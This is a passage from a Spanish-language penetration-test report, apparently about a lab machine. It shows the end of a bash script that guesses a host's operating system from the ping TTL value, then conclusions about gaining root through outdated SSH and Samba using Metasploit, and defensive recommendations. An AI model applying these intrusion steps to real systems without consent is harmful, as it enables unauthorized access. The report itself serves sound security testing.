    esac

    echo "Resultado: $os - TTL: $ttl_value"
else
    echo "No se encontró ningún resultado para la dirección IP $ip_address"
fi

(kali@kali)-[~/Documents/Scripts]
$
```

E creado un Script para ver cuál es el (posible) sistema operativo de una dirección IP, en la primer imagen podemos ver el Script como fue diseñado para que al ejecutarlo nos pida la dirección ip al cual le va hacer un PING, para posterior mande un ttl= y depende el numero nos de un "nombre del sistema",

## 8. Conclusiones y Recomendaciones

### Conclusiones:

- ✓ Hemos tenido éxito en la explotación de la máquina objetivo, logrando acceso como root
- ✓ Encontramos nombres de usuarios que nos ayudo su identificación para poder hacer explotaciones
- ✓ Versiones desactualizadas, gracias a eso pudimos penetrar el ssh fácilmente por metasploit

### Recomendaciones:

- Recomendamos llevar a cabo una notificación responsable de la vulnerabilidad al propietario de la pagina web, a fin que puedan tomar medidas inmediatas para remediarla.
- Importante mantener el sistema actualizado y personalizado a un 100%, para poder no dejar de una u otra forma el ingreso de personas de la manera mas fácil posible como el nombre universal de admin
- Es imperativo aplicar los parches de seguridad y actualizaciones necesarios en el sistema para corregir la vulnerabilidad de Samba, con el objetivo de prevenir futuros ataques similares.
- Asegúrese de haber revocado todos los accesos no autorizados y cuentas creadas durante el trabajo de prueba de penetración.
- Si es relevante, se deben realizar análisis post-explotación para evaluar el alcance de los daños y las posibles brechas de seguridad adicionales.
- Es fundamental enfatizar la importancia de realizar pruebas de penetración de manera ética y dentro de un marco legal, y siempre con el consentimiento del propietario del sistema.